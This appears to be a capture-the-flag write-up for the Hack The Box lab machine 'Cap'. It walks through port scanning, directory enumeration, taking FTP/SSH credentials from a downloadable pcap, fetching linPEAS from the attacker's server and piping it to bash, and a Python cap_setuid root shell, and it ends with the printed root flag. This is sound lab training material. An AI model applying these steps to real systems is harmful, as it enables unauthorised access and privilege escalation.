
Cap

Enumeration

we begin by doing a nmap scan to see all ports active on the machine

```
┌──(dogma㉿kali)-[~]
└─$ nmap -sV 10.129.10.9
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-24 19:53 CET
Nmap scan report for 10.129.10.9
Host is up (0.087s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Gunicorn
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.30 seconds
```

we then open a web extension called wappalyzer that go throught every technologies used by the website :





we then use dirsearch to reveal directories that are not supposed to be accessible by anyone

```
┌──(dogma㉿kali)-[~]
└─$ dirsearch -u http://cap.htb/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/dogma/reports/http_cap.htb/__26-01-24_19-59-39.txt

Target: http://cap.htb/

[19:59:39] Starting:
[20:00:18] 302 -  208B  - /data  ->  http://cap.htb/
[20:00:18] 302 -  208B  - /data/autosuggest  ->  http://cap.htb/
[20:00:18] 302 -  208B  - /data/adminer.php  ->  http://cap.htb/
[20:00:19] 302 -  208B  - /download/users.csv  ->  http://cap.htb/
[20:00:19] 302 -  208B  - /download/history.csv  ->  http://cap.htb/

Task Completed
```

we dont find anything interesting because every routes redirect to the racine of the website /

when browsing on http://cap.htb/data/0 we can download a pcap file that semingly is extracting the network trafic of a period when the website wasnt deployed by the owner, we can find internal ip addresses and more important a ftp user and password to login :





Exploitation

we loggin to the ftp and find a user.txt file, we extract it

we try using the same credentials on ssh and it work :

```
┌──(dogma㉿kali)-[~]
└─$ ssh nathan@10.129.10.9
The authenticity of host '10.129.10.9 (10.129.10.9)' can't be established.
ED25519 key fingerprint is SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHzRoKcmLUI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? YES
Warning: Permanently added '10.129.10.9' (ED25519) to the list of known hosts.
nathan@10.129.10.9's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Jan 24 20:03:38 UTC 2026

  System load:           0.0
  Usage of /:            36.7% of 8.73GB
  Memory usage:          22%
  Swap usage:            0%
  Processes:             229
  Users logged in:       0
  IPv4 address for eth0: 10.129.10.9
  IPv6 address for eth0: dead:beef::250:56ff:feb0:926a

  => There are 4 zombie processes.

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$
```

nathan is kind of a dumbass

Privesc

Let's use the linPEAS script to check for privilege escalation vectors. We'll download the latest
version and store it on our VM. Then we can create a Python webserver serving that directory by
using cd to enter the directory with linxpeas.sh and running sudo python3 -m http.server
80 .

From our shell on Cap, we can fetch linpeas.sh with curl and pipe the output directly into
bash to execute it:

```
Files with capabilities:

/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
```

The report contains an interesting entry for files with capabilities. The /usr/bin/python3.8 is
found to have cap_setuid and cap_net_bind_service , which isn't the default setting.
According to the documentation, CAP_SETUID allows the process to gain setuid privileges without
the SUID bit set. This effectively lets us switch to UID 0 i.e. root. The developer of Cap must have
given Python this capability to enable the site to capture traffic, which a non-root user can't do.
The following Python commands will result in a root shell:

```
nathan@cap:/bin$ /usr/bin/python3.8
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import os
>>> os.setuid(0)
>>> os.system("/bin/bash")
root@cap:/bin#
```

we gain a root shell and can read the root.txt file

```
root@cap:/root# cat root.txt
d359807fc3c90cf618fde517776f28da
root@cap:/root#
```